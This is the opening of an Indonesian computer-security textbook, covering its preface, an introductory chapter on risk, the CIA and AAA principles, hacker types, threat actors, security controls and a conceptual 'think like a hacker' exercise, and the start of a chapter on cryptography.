YAYASAN PRIMA AGUS TEKNIK

KEAMANAN SISTEM KOMPUTER

(Computer Systems Security)

Dr. Agus Wibowo, M.Kom, M.Si, MM.

KEAMANAN SISTEM KOMPUTER (Computer Systems Security)

Penulis :
Dr. Agus Wibowo, M.Kom, M.Si, MM.

ISBN : 9 786238 642083

Editor :
Dr. Joseph Teguh Santoso, S.Kom., M.Kom.

Penyunting :
Dr. Mars Caroline Wibowo. S.T., M.Mm.Tech

Desain Sampul dan Tata Letak :
Irdha Yunianto, S.Ds., M.Kom.

Penebit :
Yayasan Prima Agus Teknik Bekerja sama dengan
Universitas Sains & Teknologi Komputer (Universitas STEKOM)

Anggota IKAPI No: 279 / ALB / JTE / 2023

Redaksi :
Jl. Majapahit no 605 Semarang
Telp. (024) 6723456
Fax. 024-6710144
Email : penerbit_ypat@stekom.ac.id

Distributor Tunggal :
Universitas STEKOM
Jl. Majapahit no 605 Semarang
Telp. (024) 6723456
Fax. 024-6710144
Email : info@stekom.ac.id

KATA PENGANTAR

Puji Syukur kepada Tuhan Yang Maha Esa, atas berkat dan rahmatnya penulis dapat menyelesaikan buku yang berjudul **"*Keamanan Sistem Komputer*"** dengan baik dan lancar. Keamanan komputer adalah praktik dan teknologi yang dirancang untuk melindungi sistem komputer, jaringan, dan data dari akses tidak sah, perusakan, atau pencurian. Ini melibatkan serangkaian langkah dan kebijakan untuk mengamankan informasi sensitif dan menjaga kestabilan sistem. Aspek keamanan komputer meliputi proteksi dari malware, seperti virus dan ransomware, dengan menggunakan perangkat lunak antivirus dan firewall yang terkini. Selain itu, praktik keamanan jaringan diperlukan untuk melindungi jaringan komputer dari serangan seperti serangan DDoS (Distributed Denial of Service) dan serangan phishing. Manajemen akses yang tepat juga penting, memastikan bahwa hanya pengguna yang berwenang yang memiliki akses ke data dan sistem tertentu. Keamanan fisik juga harus dipertimbangkan, dengan memastikan bahwa perangkat keras komputer terlindungi dari pencurian atau akses tidak sah. Melalui kombinasi teknologi, kebijakan, dan kesadaran pengguna, keamanan komputer dapat ditingkatkan, membantu mencegah kerugian dan menjaga keberlanjutan operasi bisnis dan kehidupan digital.

Keamanan komputer mencakup upaya untuk memantau dan mendeteksi aktivitas mencurigakan atau ancaman potensial dengan menggunakan alat pemantauan dan deteksi intrusi. Penyusunan kebijakan keamanan yang jelas dan dilaksanakan dengan konsisten juga merupakan bagian penting dari upaya keamanan komputer, termasuk kebijakan tentang kata sandi yang kuat, kebijakan penggunaan internet, dan kebijakan pembaruan perangkat lunak. Selain itu, pelatihan dan kesadaran pengguna merupakan aspek krusial dalam keamanan komputer, karena seringkali serangan terjadi melalui tindakan tidak sengaja pengguna, seperti mengklik tautan phishing atau mengunduh lampiran berbahaya. Terakhir, pemulihan dan perencanaan kontinuitas bisnis menjadi penting untuk memastikan bahwa organisasi dapat pulih dari insiden keamanan komputer dengan cepat dan minimal kerugian. Dengan pendekatan holistik yang mencakup teknologi, kebijakan, pelatihan, dan perencanaan, keamanan komputer dapat ditingkatkan secara signifikan, mengurangi risiko dan melindungi aset informasi penting.

Dalam bab 1 ini akan membahas mengenai membahas pentingnya keamanan informasi (infosec) dalam mencegah akses tidak sah terhadap data. Bab ini menggarisbawahi bahwa akses tidak sah sering kali terjadi secara tidak sengaja, dan bahwa data telah menjadi aset yang sangat berharga bagi perusahaan, sehingga risiko keamanan informasi tidak boleh diabaikan. Bab ini juga menyoroti peran teknologi informasi (TI) dalam perusahaan yang telah berkembang dari penyedia layanan dasar menjadi posisi direktur di meja pengambilan keputusan tertinggi, menunjukkan betapa pentingnya keamanan informasi dalam struktur keputusan perusahaan saat ini. Hal ini disebabkan oleh nilai yang semakin meningkat dari aset TI bagi banyak perusahaan. Dengan demikian, bab tersebut membahas pentingnya keamanan informasi dalam konteks manajemen risiko perusahaan dan pergeseran peran TI dalam struktur organisasi. Selanjutnya dalam bab 2 ini membahas pengenalan singkat terhadap konsep kriptografi dalam konteks keamanan informasi. Bab ini bertujuan untuk memberikan

pemahaman dasar tentang kriptografi sebagai metode untuk mengacak data sehingga tidak dapat dibaca oleh pihak yang tidak berwenang. Dengan mengubah data menjadi bentuk yang aman, kriptografi memainkan peran kunci dalam menjaga kerahasiaan informasi dan mencegah akses tidak sah. Meskipun bab ini tidak menyeluruh, tujuannya adalah memberikan dasar yang memadai bagi pembaca untuk memahami mengapa protokol keamanan dirancang sebagaimana adanya.

Dalam bab 3 ini akan membahas tentang perangkat lunak jahat (malware) dan targetnya. Bab ini memberikan pemahaman tentang apa itu malware, yaitu program komputer yang dirancang dengan tujuan merusak, mengganggu, atau mencuri informasi dari sistem atau perangkat lunak. Terdapat penjelasan mengenai jenis-jenis malware seperti virus, worm, trojan, ransomware, beserta cara-cara mereka menyebar dan cara untuk melindungi diri dari infeksi malware. Selain itu, bab ini juga membahas target dari perangkat lunak jahat, yang meliputi komputer pribadi, jaringan komputer, dan perangkat lainnya yang terhubung ke internet. Tujuan dari bab ini adalah memberikan pemahaman dasar tentang ancaman yang ditimbulkan oleh perangkat lunak jahat dan langkah-langkah yang dapat diambil untuk melindungi diri dari serangan malware. Dan dalam bab ke 4 pemahaman tentang pentingnya protokol dalam keamanan komputer dan memberikan penjelasan singkat tentang protokol penting yang mengikuti model pelapisan TCP/IP. Bab ini menyoroti bahwa pemahaman yang mendalam tentang protokol sangat penting karena kelemahan dalam protokol sering kali menjadi pemicu terjadinya serangan keamanan komputer. Penjelasan singkat tentang protokol-prokol tersebut mencakup informasi tentang bagaimana protokol tersebut berperan dalam komunikasi, serta kelompok kerja dan asosiasi yang terlibat dalam.

Dalam bab ke 5 membahas tentang serangan intersepsi dalam konteks keamanan jaringan. Serangan intersepsi bergantung pada kemampuan untuk mencegat komunikasi yang terjadi dalam jaringan. Penjelasan diberikan mengenai cara-cara di mana serangan ini dapat dilakukan, seperti pemalsuan pesan, perekaman data yang dikirimkan, atau mengubah isi pesan saat berada di dalam jaringan. Bab ini juga menyoroti bahwa serangan intersepsi mengancam seluruh bagian dari triad CIA (Confidentiality, Integrity, Availability), yang merupakan prinsip-prinsip dasar keamanan informasi. Dengan demikian, bab ini memberikan pemahaman tentang jenis serangan tertentu dan dampaknya terhadap keamanan informasi dalam konteks keamanan jaringan. Selanjutnya dalam bab 6 pembahasan tentang solusi keamanan yang tersedia untuk membantu memerangi pelanggaran keamanan. Penjelasan diberikan mengenai berbagai vendor yang menawarkan solusi keamanan, baik berupa perangkat keras maupun perangkat lunak yang dirancang untuk mengurangi ancaman keamanan. Bab ini juga menyebutkan bahwa solusi keamanan dapat berupa produk yang dibuat sendiri, dibuat khusus oleh pihak ketiga, atau dialihdayakan dan ditawarkan sebagai layanan. Pentingnya memiliki rencana evaluasi solusi dan memahami fitur serta kemungkinan kendala pada produk juga disoroti dalam bab tersebut. Dengan demikian, bab ini memberikan pemahaman tentang solusi keamanan yang tersedia dan pentingnya memilih solusi yang sesuai dengan kebutuhan dan tantangan keamanan yang dihadapi.

Bab ke 7 membahas tentang kontrol akses dan komponen-komponen utamanya. Kontrol akses berupaya menyediakan alat untuk identifikasi, otentikasi, otorisasi, dan akuntansi terkait dengan sumber daya tertentu. Bab ini menjelaskan bahwa identifikasi melibatkan tindakan mengidentifikasi aktor atau sesuatu yang digunakan untuk

mengidentifikasi aktor, seperti SIM atau tanda tangan kriptografi. Autentikasi, di sisi lain, merupakan langkah konfirmasi identitas melalui proses tertentu, seperti penggunaan kunci privat atau proses biometrik seperti membaca sidik jari. Bab ini memberikan contoh sederhana dari kedua konsep tersebut untuk memberikan pemahaman yang lebih baik tentang bagaimana kontrol akses bekerja dalam praktiknya. Dalam bab 8 ini, dibahas tentang manajemen kerentanan dan kepatuhan dalam konteks keamanan informasi. Bab ini menyoroti bahwa mengamankan infrastruktur informasi tidak hanya merupakan praktik yang baik, tetapi juga merupakan masalah hukum yang penting. Untuk memberikan pemahaman yang lebih baik, bab ini menggunakan analogi dengan menggambarkan kerentanan sebagai pintu yang tidak terkunci. Dengan demikian, bab ini memberikan pemahaman tentang konsep manajemen kerentanan dan kepatuhan melalui analogi yang mudah dipahami

Selanjutnya Dalam bab 9 ini, dibahas tentang pentingnya respons dan kontinuitas insiden dalam menghadapi situasi insiden keamanan yang mungkin terjadi meskipun telah diterapkan kontrol keamanan yang ketat. Bab ini menyoroti bahwa meskipun langkah-langkah pencegahan telah diambil, insiden keamanan masih dapat terjadi, dan oleh karena itu, penting untuk memiliki persiapan yang tepat untuk merespons dan memulihkan keadaan secepat mungkin. Proses ini dikenal sebagai respons insiden dan kontinuitas. Dengan demikian, bab ini memberikan pemahaman tentang perlunya memiliki rencana respons dan kontinuitas insiden sebagai bagian penting dari strategi keamanan informasi. Dalam bab 10 ini, membahas tentang peran dan tantangan virtualisasi dalam keamanan informasi. Bab ini menyoroti pertumbuhan pesat teknologi informasi yang memperkenalkan virtualisasi sebagai fondasi sistem yang dinamis dan kuat. Peralihan dari sumber daya bare-metal ke sumber daya virtual menghadirkan tantangan dan pertimbangan keamanan tersendiri. Bab ini menekankan pentingnya bagi para profesional keamanan siber untuk tidak hanya memahami cara kerja sistem virtualisasi, tetapi juga untuk memiliki pola pikir yang mengutamakan keamanan dalam menerapkan teknologi ini. Dengan demikian, bab ini memberikan pemahaman tentang peran penting virtualisasi dalam konteks keamanan informasi dan kebutuhan untuk mengintegrasikan keamanan dalam penerapan teknologi tersebut.

Semarang, Juni 2024
Penulis

Dr. Agus Wibowo, M.Kom, M.Si, MM.

DAFTAR ISI

BAB 1
PERKENALAN

1.1 MENGELOLA RISIKO

Keamanan informasi (infosec) sebagian besar merupakan praktik mencegah akses tidak sah terhadap data. Akses tidak sah adalah ketika seorang aktor memperoleh akses ke data yang mereka tidak mempunyai izin untuk mengaksesnya. Sistem ini sering digunakan secara tidak sengaja untuk menyediakan akses tersebut. Data telah menjadi aset yang semakin berharga dan risiko orang lain memiliki akses terhadap data sangatlah tinggi. Oleh karena itu, keamanan informasi biasanya berada di bawah rencana manajemen risiko suatu perusahaan dan pentingnya hal ini tidak dapat disepelekan. Hal ini dibuktikan dengan fakta bahwa peran teknologi informasi (TI) dalam sebuah perusahaan telah bermigrasi dari penyedia layanan dasar menjadi direktur dengan kedudukan di meja pengambilan keputusan tertinggi. Hal ini disebabkan oleh fakta bahwa aset TI telah menjadi hal paling berharga yang dimiliki banyak perusahaan. Menjaga aset-aset ini dan mengelola risiko kerugian yang melekat adalah tugas para profesional keamanan informasi.

Gambar 1.1 RRZEicons, CC BY-SA 3.0, melalui Wikimedia Commons


Perangkat lunak berbahaya, juga disebut malware, sering digunakan untuk membantu penyerang mendapatkan akses ke sistem. Banyak jenis perangkat lunak berbahaya yang ada, namun benang merahnya adalah perangkat lunak tersebut melakukan tindakan yang menyebabkan kerusakan pada sistem atau jaringan komputer. Dalam banyak kasus serangan, kegagalan sistem dapat terjadi baik disengaja (seperti dalam kasus serangan Denial of Service (DoS)) atau konsekuensi yang tidak diinginkan. Ini berarti sistem tidak lagi dapat menjalankan tujuan yang dimaksudkan. Kegagalan sistem adalah risiko serius yang perlu dikelola.

1.2 MEMPELAJARI LINGO

Secara umum, bidang teknis sarat dengan akronim dan kosakata tumpul. Sayangnya keamanan tidak terkecuali dalam aturan ini. Tiga akronim terpenting yang harus Anda waspadai untuk memulai adalah CIA, AAA, dan DRY.

CIA

Meskipun Badan Intelijen Pusat (CIA) mempunyai peran dalam keamanan informasi, untuk tujuan kami CIA adalah akronim yang digunakan untuk mengingat tiga prinsip dasar keamanan informasi: kerahasiaan, integritas, dan ketersediaan. Ide-ide ini menjadi landasan keamanan dan harus selalu ada dalam pikiran Anda.




Kerahasiaan mengacu pada praktik menjaga kerahasiaan informasi rahasia. Misalnya, jika situs e-niaga menyimpan nomor kartu kredit (yang awalnya merupakan praktik yang patut dipertanyakan), nomor kartu kredit tersebut harus dirahasiakan. Anda tidak ingin pengguna situs lain atau orang luar memiliki akses ke nomor kartu kredit Anda. Banyak langkah yang dapat dilakukan untuk menjamin kerahasiaan nomor kartu kredit pengguna, namun pada titik ini cukup dipahami bahwa menjaga kerahasiaan adalah prinsip keamanan.

Integritas adalah jaminan bahwa data tidak dirusak atau dirusak dengan sengaja. Seperti yang telah kita bahas sebelumnya, data sangatlah berharga, namun seberapa berharganya jika Anda tidak dapat memastikan bahwa data tersebut utuh dan dapat diandalkan? Dalam hal keamanan, kami berusaha menjaga integritas sehingga sistem dan bahkan kontrol yang kami miliki untuk menjaga sistem dapat dipercaya. Bayangkan situs e-commerce itu lagi. Apa yang akan terjadi jika penyerang dapat dengan sewenang-wenang mengubah alamat pengiriman yang disimpan dalam sistem? Paket dapat dialihkan ke alamat yang tidak tepat dan pelanggan yang dicuri dan jujur tidak akan menerima apa yang mereka pesan, semua karena pelanggaran integritas.

Ketersediaan berarti bahwa sistem harus tetap aktif dan berjalan untuk memastikan bahwa pengguna yang valid memiliki akses ke data saat diperlukan. Dalam arti yang paling sederhana, Anda dapat memastikan kerahasiaan dan integritas hanya dengan mematikan sistem dan tidak mengizinkan akses apa pun. Sistem seperti itu tidak akan ada gunanya dan prinsip terakhir ini menjawab hal tersebut. Sistem dirancang agar dapat diakses dan bagian dari rencana keamanan Anda harus memastikan bahwa sistem tersebut dapat diakses. Anda perlu memperhitungkan biaya penerapan kerahasiaan dan integritas dan memastikan bahwa sumber daya tersedia untuk menjaga sistem tetap berfungsi. Dalam kasus ekstrim, serangan penolakan layanan (DoS) sebenarnya dapat menargetkan ketersediaan. Dengan mengingat prinsip ini, semoga Anda dapat memitigasi beberapa risiko tersebut.

AAA



Akronim lain yang akan Anda temui dalam banyak konteks berbeda adalah AAA. Itu singkatan dari Otentikasi, Otorisasi, dan Akuntansi dan digunakan dalam merancang dan mengimplementasikan protokol. Konsep-konsep ini harus diingat ketika merancang rencana keamanan.

Otentikasi adalah proses konfirmasi identitas seseorang. Hal ini dapat dilakukan dengan nama pengguna dan kata sandi atau lebih sering melalui autentikasi multifaktor (MFA) yang tidak hanya memerlukan sesuatu yang Anda ketahui, namun juga sesuatu yang Anda miliki (sidik jari, key fob, dll.).

Otorisasi mengacu pada pencatatan sumber daya mana yang dapat diakses oleh suatu entitas. Hal ini dapat dilakukan melalui skema izin atau daftar kontrol akses (ACL). Kadang-kadang Anda akan menemukan sesuatu yang lebih eksotis di mana otorisasi membatasi interaksi pengguna pada waktu tertentu atau dari alamat IP tertentu.

Akuntansi mengacu pada pelacakan penggunaan sumber daya. Ini mungkin sesederhana mencatat dalam file log ketika pengguna telah login untuk melacak dengan tepat layanan dan penggunaan mana yang digunakan pengguna dan berapa lama mereka menggunakannya. Akuntansi sangat penting karena memungkinkan Anda tidak hanya memantau kemungkinan masalah, namun juga memeriksa apa yang terjadi setelah masalah ditemukan. Akuntansi juga memungkinkan administrator sistem untuk menunjukkan secara pasti tindakan apa yang telah diambil pengguna. Ini bisa menjadi bukti yang sangat penting di pengadilan.

KERING

Meskipun kami menyebarkan pengetahuan dalam bentuk akronim tiga huruf (TLA), akronim penting lainnya yang perlu diingat adalah KERING: Jangan Ulangi Diri Sendiri.

Katakan sesuatu sekali, mengapa mengatakannya lagi?

- Kepala yang Berbicara, Pembunuh Psiko

Hal ini tentu saja tidak sepenuhnya literal. Hanya karena Anda pernah menjelaskan sesuatu kepada rekan kerja bukan berarti Anda tidak boleh menjelaskannya lagi. Ini lebih dimaksudkan sebagai panduan tentang cara Anda memanfaatkan otomatisasi dan cara Anda merancang sistem. Semakin banyak pakar keamanan yang tidak diminta untuk menganalisis


satu sistem, melainkan jaringan yang terdiri dari ratusan bahkan ribuan sistem. Dalam hal ini Anda harus menggunakan skrip dan alat untuk memastikan Anda tidak melakukan hal yang sama berulang kali secara manual. Sudahkah Anda menemukan cara yang baik untuk menguji apakah suatu bagian dari suatu sistem aman? Masukkan ke dalam skrip sehingga Anda dapat menggunakan kembali pengujian tersebut di sistem lain. Logika yang sama berlaku untuk bagaimana sistem dirancang. Apakah Anda memiliki database info login pengguna? Gunakan kembali database tersebut di berbagai sistem. Singkatnya, "Jangan ulangi sendiri!"

1.3 BUDAYA PERETAS

Istilah hacker berasal dari suara yang dihasilkan pemrogram saat mengetik atau meretas keyboard. Awalnya seorang hacker adalah siapa saja yang bekerja keras pada suatu masalah di komputer dan istilah cracker digunakan untuk mendefinisikan orang-orang yang berusaha menerobos sistem keamanan. Perbedaan tersebut akhirnya hilang dan hacker menjadi istilah populer untuk seseorang yang mencoba mendapatkan akses tidak sah ke data. Untuk gambaran sekilas yang menarik tentang budaya/penalaran hacker awal, bacalah The Conscience of a Hacker oleh The Mentor yang pertama kali diterbitkan di Majalah Phrack 1986.

Topi Peretas

Upaya awal untuk mengklasifikasikan peretas melibatkan pemberian warna topi sesuai dengan motivasi mereka. Hal ini mengingatkan kembali pada film-film barat lama di mana orang jahat memakai topi hitam dan orang baik memakai topi putih. Sama seperti dalam kehidupan nyata, tidak ada sesuatu pun yang benar-benar hitam dan putih, oleh karena itu kita telah meletakkan peran tradisional dalam sebuah kontinum dua sumbu dari jahat ke baik hati dan ilegal ke legal.



- **Topi putih;** Peretas ini biasanya dipekerjakan oleh perusahaan untuk menguji keamanan sistem mereka. Mereka beroperasi secara legal dengan tujuan untuk meningkatkan keamanan.

- **Topi hitam;** Peretas ini beroperasi di luar batas hukum, dan karenanya dapat dituntut. Niat mereka jahat, biasanya melibatkan keuntungan pribadi, kebencian, atau kombinasi keduanya.
- **Topi Abu-abu;** Peretas topi abu-abu beroperasi secara ilegal tetapi pada akhirnya ingin meningkatkan keamanan sistem. Mereka mungkin memberi tahu administrator tentang rincian pelanggaran yang mereka lakukan atau mereka mungkin bertindak untuk memaksa suatu kelompok agar lebih mengamankan sistem mereka. Dalam keadaan yang jarang terjadi, peretas topi abu-abu sebenarnya dapat mengeksploitasi sistem untuk tujuan memperkuat sistem setelah mereka memperoleh akses administratif. Perlu dicatat bahwa meskipun memiliki niat baik, peretas topi abu-abu masih beroperasi secara ilegal dan mungkin dapat dituntut.

Ada beberapa lagi perbedaan topi (topi biru, topi hijau, dll) dengan arti yang beragam. Misalnya topi biru mungkin merujuk pada entitas eksternal yang disewa oleh perusahaan untuk menguji keamanan suatu komponen, seperti halnya di Microsoft, atau mungkin merujuk pada peretas yang termotivasi oleh balas dendam. Tidak ada gunanya juga jika kuadran kedua grafik kita kosong, namun hal ini tidak berarti bahwa tidak ada peretas legal yang jahat. Mereka mungkin adalah pengembang perangkat lunak yang mengeksploitasi celah hukum atau bahkan mungkin individu yang bekerja untuk pemerintah lain yang terlibat dalam perang siber.

1.4 FAKTOR ANCAMAN

Agar dapat mengelola risiko pelanggaran data dengan lebih baik, ada baiknya jika Anda dapat mengidentifikasi/memahami penyerang atau pelaku ancaman yang terlibat. Seperti halnya terdapat banyak alasan mengapa seorang pelaku mencoba mendapatkan akses tidak sah, terdapat juga banyak kelompok pelaku ancaman.

Orang baru yang menggunakan alat otomatis yang mungkin tidak mereka pahami sepenuhnya sering disebut sebagai script kiddies. Anda mungkin juga mendengar nama-nama yang merendahkan seperti lamer, noob, atau luser, namun benang merahnya adalah bahwa pelaku ancaman ini tidak terlalu canggih. Teknik yang sama yang digunakan untuk mengotomatisasi keamanan defensif juga dapat diterapkan untuk mengotomatisasi serangan. Sayangnya, hal ini berarti Anda mungkin akan menjumpai aktor-aktor yang "bertindak melebihi batas kemampuan mereka" atau menggunakan alat yang rumit namun hanya memiliki pemahaman dasar tentang apa yang mereka lakukan.

Hacktivist adalah aktor ancaman yang menyerang untuk tujuan sosial atau politik lebih lanjut. Kelompok-kelompok ini bisa sangat canggih. Kelompok hacktivist paling terkenal adalah Anonymous yang telah dikaitkan dengan beberapa serangan bermotif politik.

Kejahatan terorganisir adalah elemen lain yang mungkin mempekerjakan atau mendukung pelaku ancaman untuk menghasilkan uang. Kelompok-kelompok ini biasanya memiliki akses ke lebih banyak sumber daya dan kontak dibandingkan aktor solo. Penting untuk dicatat bahwa pelaku ancaman yang berakar pada kejahatan terorganisir mungkin akan lebih mudah untuk bermigrasi ke bidang kejahatan lain karena kedekatannya dengan perusahaan kriminal besar. Misalnya, meskipun mungkin sulit bagi seorang script kiddie untuk menjadi perantara penjualan data berharga, seorang peretas yang bekerja dengan sindikat kejahatan terorganisir mungkin memiliki orang-orang dekat mereka yang akrab dengan penjualan barang curian.

Kelompok pelaku ancaman terakhir, dan bisa dibilang kelompok yang memiliki sumber daya paling besar, adalah pelaku ancaman yang bekerja dengan atau untuk pemerintah dan negara. Kelompok-kelompok ini mungkin memiliki izin eksplisit atau implisit dari negaranya untuk melakukan kejahatan dunia maya yang menargetkan negara lain. Mengingat ancaman yang terus-menerus dan sumber daya yang tersedia bagi kelompok-kelompok ini, mereka disebut sebagai ancaman persisten tingkat lanjut (APT). Dengan memanfaatkan sumber daya suatu negara (seringkali termasuk sumber daya intelijen dan militernya), APT merupakan ancaman yang besar.

1.5 RENCANA KEAMANAN

Meskipun pada awalnya menghadapi beragam aktor mungkin tampak menakutkan, elemen kunci untuk mencapai kesuksesan adalah memiliki rencana. Rencana keamanan menganalisis risiko, merinci sumber daya yang perlu dilindungi, dan memberikan jalur yang jelas untuk melindunginya. Biasanya rencana keamanan menggunakan tiga jenis kontrol keamanan yang tersedia: fisik, administratif, dan teknis.

- Kontrol fisik adalah hal-hal seperti kunci pintu, kamera, atau bahkan penataan ruangan dalam sebuah gedung. Hal-hal ini dapat berdampak besar pada keamanan secara keseluruhan dan tidak boleh diabaikan!
- Pengendalian administratif meliputi kebijakan sumber daya manusia (SDM), pengklasifikasian dan pembatasan akses terhadap data, serta pemisahan tugas. Memiliki pemahaman keamanan di seluruh organisasi akan membantu untuk mempermudah penerapan kontrol ini.
- Kontrol teknis sering kali menjadi hal pertama yang dipikirkan oleh para profesional keamanan baru. Ini adalah hal-hal seperti sistem deteksi intrusi (IDS), firewall, perangkat lunak anti-malware, dll. Meskipun ini adalah segmen keamanan yang penting dan merupakan segmen yang hampir seluruhnya berada dalam lingkup TI, penting untuk diingat bahwa ini hanya sekuat kontrol fisik dan administratif yang mendukungnya!

Kontrol fisik jelas tidak memiliki faktor keren yang dimiliki kontrol teknis. Film biasanya menampilkan profesional keamanan yang membungkuk di depan laptop sambil mengetik

dengan panik atau menelusuri halaman demi halaman log dengan cepat di layar raksasa. Jarang sekali mereka menunjukkan mereka mengisi pesanan pembelian (PO) agar tukang kunci datang dan mengunci kembali kunci lemari data. Hanya karena tidak keren bukan berarti tidak penting! Ingat, begitu penyerang memiliki akses fisik, segala sesuatu mungkin terjadi.

1.6 ALAT PERDAGANGAN

Dengan banyaknya pembicaraan mengenai bagaimana dan mengapa peretas menyerang sistem, pertanyaannya tetap, "Apa yang bisa dilakukan?" Ada beberapa alat yang digunakan oleh profesional keamanan yang patut disebutkan pada saat ini termasuk: kesadaran pengguna, perangkat lunak anti-malware, pencadangan, dan enkripsi.

Kesadaran Pengguna

Risiko besar, yang menurut sebagian orang merupakan risiko terbesar, adalah pengguna yang tidak siap akan menjalankan program malware atau melakukan tindakan berbahaya lainnya seperti yang diarahkan oleh pihak yang ingin mendapatkan akses. Aktor-aktor ini mungkin menyamar sebagai orang lain atau melakukan taktik rekayasa sosial lainnya yang menyebabkan pengguna melakukan apa yang mereka katakan. Mungkin statistik yang paling menakutkan adalah mudahnya melakukan serangan besar-besaran yang hanya memerlukan sedikit usaha. Pelaku ancaman bahkan tidak perlu menghubungi pengguna secara pribadi, mereka cukup mengirim email massal. Melalui program pelatihan dan metode interaksi lainnya, profesional keamanan dapat menyadarkan pengguna akan ancaman ini dan melatih mereka untuk bertindak sesuai dengan itu. Meningkatkan kesadaran pengguna adalah komponen penting dari setiap rencana keamanan.

Perangkat Lunak Anti-Malware

Mengingat betapa lazimnya penggunaan malware, sejumlah alat telah dikembangkan untuk mencegah penggunaannya. Alat-alat ini dapat memfilter permintaan pengunduhan untuk mencegah pengunduhan malware, memantau lalu lintas jaringan untuk mendeteksi pola malware aktif, memindai file untuk mencari tanda tangan malware, atau memperkuat celah sistem operasi yang digunakan oleh malware. Rencana keamanan biasanya merinci jenis perangkat lunak anti-malware yang digunakan serta tujuan penggunaannya.

Cadangan

Menyimpan salinan data yang digunakan oleh suatu sistem dapat menjadi solusi cepat terhadap masalah ransomware dan serangan lain yang bertujuan menyebabkan atau mengancam kegagalan sistem. Meskipun pencadangan tidak menyelesaikan masalah data yang dijual atau digunakan oleh orang lain, pencadangan memungkinkan pemulihan cepat dalam banyak kasus dan harus menjadi bagian dari rencana keamanan.

Enkripsi

Sederhananya, enkripsi mengaburkan data dan memerlukan kunci agar dapat berguna. Enkripsi dapat digunakan untuk membuat salinan data yang diperoleh melalui akses tidak sah tidak berguna bagi penyerang yang tidak memiliki kuncinya. Seringkali, enkripsi dan pencadangan saling melengkapi dan mengisi kasus penggunaan yang masing-masing kurang.

Dengan demikian, enkripsi akan muncul berkali-kali dan dalam berbagai cara dalam rencana keamanan rata-rata.

Lab: Berpikirlah Seperti Seorang Peretas

Untuk lab ini, kita akan terlibat dalam eksperimen pemikiran. Bayangkan Anda berada di universitas yang mengadakan sarapan apresiasi mahasiswa. Di pintu masuk kantin, seorang petugas memiliki papan klip dengan semua ID siswa terdaftar. Siswa berbaris, menunjukkan tanda pengenalnya, dan nomor tanda pengenalnya dicoret dari daftar. Berpikir seperti seorang hacker, bagaimana Anda memanfaatkan sistem ini untuk mendapatkan sarapan tambahan gratis? Jangan ragu untuk berpikir out of the box dan membuat berbagai rencana tergantung pada keadaan yang akan Anda hadapi saat sarapan.

Berikut adalah contoh yang tidak dapat Anda gunakan:

Saya akan memberitahu petugas bahwa saya lupa ID saya, tapi saya tahu nomor saya dan kemudian memberikan nomor orang lain. Hal ini sangat mirip dengan masuk ke sistem dengan mengklaim pengguna lupa kata sandinya dan kemudian mengetahui jawaban atas pertanyaan keamanan yang diperlukan untuk mengubah kata sandi. Temukan setidaknya lima cara berbeda untuk mendapatkan sarapan gratis dan petakan ke dalam serangan keamanan informasi di dunia nyata. Jika Anda tidak terbiasa dengan serangan keamanan informasi apa pun, Anda mungkin ingin memulai dengan meneliti serangan dan kemudian memetakannya menjadi ide sarapan gratis.

Latihan Soal

1. Dalam hal keamanan informasi, apa kepanjangan dari CIA? Apa maksud dari masing-masing prinsip tersebut?
2. Mengapa penting untuk memiliki rencana keamanan? Jenis kontrol apa yang dapat digunakan oleh rencana keamanan? Berikan masing-masing contohnya.
3. Bagaimana cara cadangan dan data terenkripsi saling melengkapi? Menjelaskan.

BAB 2
KRIPTOGRAFI

2.1 PENDAHULUAN

Mengapa Kita Membutuhkan Kriptografi?

Kriptografi digunakan untuk mengatur saluran komunikasi yang aman, tetapi juga dapat digunakan untuk memberikan tindakan non-penyangkalan, yang pada dasarnya meninggalkan jejak digital yang menunjukkan seseorang melakukan sesuatu. Ini berarti kriptografi memungkinkan kita menyediakan otentikasi, otorisasi, dan akuntansi (AAA).

